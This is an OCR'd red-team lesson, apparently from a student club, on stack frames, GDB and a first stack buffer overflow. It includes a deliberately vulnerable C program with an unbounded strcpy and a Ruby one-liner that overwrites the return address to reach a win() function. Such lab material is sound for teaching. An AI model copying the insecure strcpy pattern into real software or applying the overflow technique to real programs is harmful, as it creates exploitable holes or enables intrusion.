
Red Team Module 1:
Exploiting Buffer Overflows

Introduction:
In this module we are going to introduce the concept of memory and an important data structure called the stack. We will also be taking a look at exploiting stack based buffer overflows to manipulate eip to different places in memory. Not every program has a stack based buffer overflow vulnerability, but this programming error happens more often than you think!

Background:
"In our endeavors to recall to memory something long forgotten, we often find ourselves *upon the* very verge of remembrance, without being able, in the end, to remember."
-Edgar Allen Poe


Memory is a way to store information. In computers we do so in bits as high and low signals. You may be familiar with the terms RAM and ROM. RAM is random access memory and is generally fast to access but only temporary. ROM is read only memory. Although we can still write to it, the process is pretty slow.

When trying to write something like a buffer overflow we are concerned with how we can manipulate whats in memory and alter a program's flow of execution.



The picture above is fairly decent representation of what a running program would look like in virtual memory. We are already familiar with a few of these segments from our last module! Do you remember the text segment where our program instructions are stored? Well now we've loaded it into RAM.

Whats more interesting than the .text segment is the stack and heap. The stack is a First In Last out structure that grows toward lower memory addresses. What does that mean? Lets take a look at the picture below.



We are storing colored blocks in memory through a series of pushes and *retrieving/removing them* from the stack with a series of POPs. You may not realize it when programming, but you're using the stack all the time!

Every time you call a function its parameters and local variables are implicitly pushed onto the stack. Each function on the stack exists in its own sort of bubble called the stack-frame. We are going to analyze the program below and see how its loaded into memory.

```
#include <stdio.h>

void sheep(int count){
     for(int i =0; i<count;++i){
          printf("%d sheep" , i);
     }
}

int main(int argc, char * argv[]){
     sheep(1337);
}
```

For this demo we will be using a debugger called GDB. GDB is a fantastic tool which unfortunately has rather poor documentation if your just trying to get started.

This is where things start to become a bit heavy in assembly language. It would be unrealistic for favorite your president to write an entire book on x86 assembly given the time constraints imposed on him. I have however decided to provide a link to a document which goes over the fundamentals of x86 assembly language and what you need to know to get started.

Lets start our analysis of the this binary called sheep by simply running it.

```
root@kali:~# ./sheep
1 sheep
2 sheep
3 sheep
4 sheep
5 sheep
6 sheep
7 sheep
8 sheep
9 sheep
10 sheep
11 sheep
12 sheep
```

All this program does is "Count sheep." starting from 1 and ending at 1337

Lets analyze this program inside of the debugger. A debugger gives us full control of a program's execution and lets us view its memory contents while running. We can load "sheep" into gdb by executing the command below:

gdb sheep

```
root@kali:~# gdb sheep
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/sheep...(no debugging symbols found)...done.
(gdb)
```

If you see something like "(no debugging symbols found)" this is totally normal. Debugging symbols are a compile option given by the compiler gcc and can make a programmers life much easier when debugging software. The majority binaries you receive will not have these debugging symbols.

But now what do we do? All we have is a fancy blinking box next to the word GDB! Unfortunately unlike hte gdb does not make use of the ncurses library. We will just have to know what commands to use or look them up. Lets start by taking a look at the functions in the program sheep.

info functions

This feature is available because ELF binaries have a program header table. If the binary is stripped, a topic we will talk about in a later module, this may not produce any helpful information. You should get something like the image below.

```
Non-debugging symbols:
0x080482bc  _init
0x08048300  printf
0x08048300  printf@plt
0x08048310  __gmon_start__
0x08048310  __gmon_start__@plt
0x08048320  __libc_start_main
0x08048320  __libc_start_main@plt
0x08048330  _start
0x08048360  deregister_tm_clones
0x08048390  register_tm_clones
0x080483d0  __do_global_dtors_aux
0x080483f0  frame_dummy
0x0804841c  sheep
0x0804844c  main
0x08048470  __libc_csu_fini
0x08048480  __libc_csu_init
0x080484da  __i686.get_pc_thunk.bx
0x080484e0  _fini
(gdb)
```

Wow there's lots of functions in this program but only a few of these are ones we've actually written and care about. Lets go ahead and disassemble the function sheep to understand whats going on under the hood.

disassemble sheep

```
(gdb) disassemble sheep
Dump of assembler code for function sheep:
   0x0804841c <+0>:     push   %ebp
   0x0804841d <+1>:     mov    %esp,%ebp
   0x0804841f <+3>:     sub    $0x28,%esp
   0x08048422 <+6>:     movl   $0x1,-0xc(%ebp)
   0x08048429 <+13>:    jmp    0x8048442 <sheep+38>
   0x0804842b <+15>:    mov    -0xc(%ebp),%eax
   0x0804842e <+18>:    mov    %eax,0x4(%esp)
   0x08048432 <+22>:    movl   $0x8048500,(%esp)
   0x08048439 <+29>:    call   0x8048300 <printf@plt>
   0x0804843e <+34>:    addl   $0x1,-0xc(%ebp)
   0x08048442 <+38>:    mov    -0xc(%ebp),%eax
   0x08048445 <+41>:    cmp    0x8(%ebp),%eax
   0x08048448 <+44>:    jle    0x804842b <sheep+15>
   0x0804844a <+46>:    leave
   0x0804844b <+47>:    ret
End of assembler dump.
```

There are lots of funny percent signs and other symbols that are making this assembly incredibly hard to read. This is because we are using something called AT&T syntax. Intel syntax is considerably cleaner and has sort of become the standard for most professional debuggers/disassembler like IDA. Lets switch over to that using


set disassembly-flavor intel

Now disassemble sheep again.

```
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) disassemble sheep
Dump of assembler code for function sheep:
   0x0804841c <+0>:     push   ebp
   0x0804841d <+1>:     mov    ebp,esp
   0x0804841f <+3>:     sub    esp,0x28
   0x08048422 <+6>:     mov    DWORD PTR [ebp-0xc],0x1
   0x08048429 <+13>:    jmp    0x8048442 <sheep+38>
   0x0804842b <+15>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0804842e <+18>:    mov    DWORD PTR [esp+0x4],eax
   0x08048432 <+22>:    mov    DWORD PTR [esp],0x8048500
   0x08048439 <+29>:    call   0x8048300 <printf@plt>
   0x0804843e <+34>:    add    DWORD PTR [ebp-0xc],0x1
   0x08048442 <+38>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048445 <+41>:    cmp    eax,DWORD PTR [ebp+0x8]
   0x08048448 <+44>:    jle    0x804842b <sheep+15>
   0x0804844a <+46>:    leave
   0x0804844b <+47>:    ret
End of assembler dump.
(gdb)
```

Ahhh much better. To avoid confusion, all future modules will use Intel syntax, but its good to be able to spot AT&T syntax when you see it.

Lets take a look at the first two instructions of sheep(). EBP is a register called the base-pointer and always points to the bottom of a stack frame. ESP is called the stack pointer and always points to the top of a stack frame. The stack is kept organized by being broken up into a new frame whenever a function is called.



The picture above illustrates what happens when our function main calls the function sheep(1337) . First our function arguments are pushed onto the stack in reverse order, which is where we get the green box. It is holding the value 1337. After we finish executing this function we need to know where inside of main we are going to resume execution, this is why we save the return address. This is the yellow box.

Now we actually make use of those two assembly instructions (push ebp; mov ebp esp) to make the stack frame. First the old base pointer is saved onto the stack. This allows us to retrieve the basepointer of the old stack frame when we've finished executing the function. In the picture this is the purple box. Next we use mov ebp esp to make the bottom of our old stack frame the top of our old stack frame. From here all the variables and arrays declared inside of sheep will be stored within sheep's stack frame.

If your confused right now its alright. From my experience the idea that function calls are organized on the stack can be a very confusing concept the first time your seeing it. If your struggling to understand feel free to ask an officer and they can work with you until you get it. We are here so you can ask questions!

ENOUGH COMPUTER SCIENCE EXPLOIT THE DAMN THING

Errr yes we have been talking ALOT about computer science up to this point without exploiting anything. But we've JUST now learned enough to write our first exploit. The program sheep did not have a buffer overflow vulnerability. Buffer overflow exploits occur when we try and copy/store too much data inside a buffer or array .

For example, if we were to have an array that is of size 16 and we were to copy 20 bytes into it... Those extra 4 bytes of memory will overflow into higher memory on the stack

We are going to attempt to write a buffer overflow exploit for the program below.

```
#include <stdio.h>
#include <string.h>

void lose(){
     puts("YOU LOSE The nuclear war continues");
}

void win(){
     puts("YOU Stopped the global thermal nuclear war!");
}

void printHello(char * name){
     char buffer[64];
     strcpy(buffer, name);
     printf("oh hello, %s shall we play a game?", buffer);
     lose();
}

int main(int argc, char * argv[]){
     if(argc > 1){
          printHello(argv[1]);
     }
     else{
          puts("I NEED YOUR NAME joshua [yourname]");
          return 1
     }

     return 1;
}
```

Ah looks like we are going to have to try and stop this renegade computer from starting a nuclear war with with the Russians and destroying the world. We can do this by writing a buffer overflow exploit to stop it.

Can you spot the vulnerability? Its a little hard to find if its your first time looking. The

vulnerability occurs in the function printHello(). We are copying our name into the array "buffer" without limiting the size of the name!!!! Lets run this program two ways: The way the author expects and the way to break it.

```
root@kali:~/redteam/MOD-1/example-2# ./joshua
I NEED YOUR NAME use: joshua [yourname]
root@kali:~/redteam/MOD-1/example-2# ./joshua foo
oh hello, foo shall we play a game?
YOU LOSE The nuclear war countinues
root@kali:~/redteam/MOD-1/example-2#
```

Running the program correctly...

```
root@kali:~/redteam/MOD-1/example-2# ./joshua AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
oh hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA shall we play a gam
e?
YOU LOSE The nuclear war countinues
Segmentation fault
root@kali:~/redteam/MOD-1/example-2#
```

Breaking the program...


When we give the program a bunch of "A"s we get a segmentation fault. A segmentation fault often occurs when we move eip to an area of memory that is not executable. In this case we've moved EIP to the address 0x41414141 (this translates to AAAA in ascii) we can prove this by either crashing the program inside of gdb or using core dumps.

```
root@kali:~/redteam/MOD-1/example-2# gdb joshua
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/redteam/MOD-1/example-2/joshua...(no debugging symbols foun
d)...done.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAa
Starting program: /root/redteam/MOD-1/example-2/joshua AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
oh hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAa shall we play a game?
YOU LOSE The nuclear war countinues

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```


AMAZING and we aren't just limited to using the letter A or characters in the ascii character set either. If we are clever, we can overwrite the return address with whatever we want, even the address of the function win(). Lets do it!

First we will use gdb's *info fun* to find the location of the function win when its loaded into memory..



Looks like win is at the address 0x08048490. Now that we know what address to jump to lets figure out how to overwrite that return address.

When the function printHello() gets called its stack looks something like the image below.



When we call the function strcpy() it will copy the contents pointed to by argv[1] into the contents of buffer. The contents will be copied starting from lower memory addresses and will work their way up toward higher memory addresses.

Our objective is to overwrite the blue box labeled return address, therefore we have to overwrite all of the array buffer and EBP. Since we know a char takes up 1 byte of memory and that our registers are 32 bits of memory or 4 bytes, We will need to fill the stack with 64 (from array) + 4 (from ebp) = 68 bytes of garbage. We can then tack our 4 byte memory address at the end of the exploit.

Lets print our exploit to a file so we can easily access it with the "cat" command later. Unfortunately typing 68 "A"s is rather tedious work. This can become even MORE of a nightmare if your working with larger arrays like 1024 or 2048! We can use a programming language like ruby to print exactly what we want and quickly.

> Note: Despite what the people who designed the language ruby might try and tell you, ruby is not the only programming language. I highly encourage you to use whatever programming language your the most comfortable with! Python, lua, c, and java are all valid options.


I used the following command to write the exploit to a file.

*Ruby -e 'print "A"*68+"\x90\x84\x04\x08" ' > exploit*

You may have noticed two odd things... First our address is in reverse order. We need to write the address to a file this way because x86 is a little endian architecture. The least significant bit comes first during exectution. The second is all those "\x" characters. These exist because we are telling ruby to print the bytes *\x90\x84\x04\x08* to a file as a oppose to their ascii representations.

Now lets run now run the program with our exploit.

./joshua $(cat exploit)



Congrats!!! You've written your first buffer overflow exploit. On top of that we managed to stop a global thermal nuclear war!

Notes:

- This example is a bit contrived... in the real world the the amount of garbage we need to fill the stack with won't be exactly sizeof(ebp)+sizeof(buffer). It all comes down to our compiler and the optimizations it likes to make. One optimization that gcc LOVES is to allocate memory on the stack in 16 byte increments. This was disabled for the binary joshua by using the flag -mpreferred-stack-boundary=2
- War Game is quite in awesome movie. Highly recommended 10/10.
- The last resource in the "Recommended Resources" section is a tutorial on writing buffer overflows by Aleph One that I found to be extremely helpful when first learning this stuff. It covers a few topics we haven't talked about.

Future Application:

Stack based buffer overflows are just one kind of vulnerability that can exist in a program. In the real world anything we can use to hijack eip is fair game. In the next module we will take a look at some new exploitation methods for buffer overflows like return to libc. We will also take a look at how to inject shellcode into a vulnerable programming.

Recommended Resources:

http://en.wikibooks.org/wiki/X86_Assembly
http://phrack.org/issues/49/14.html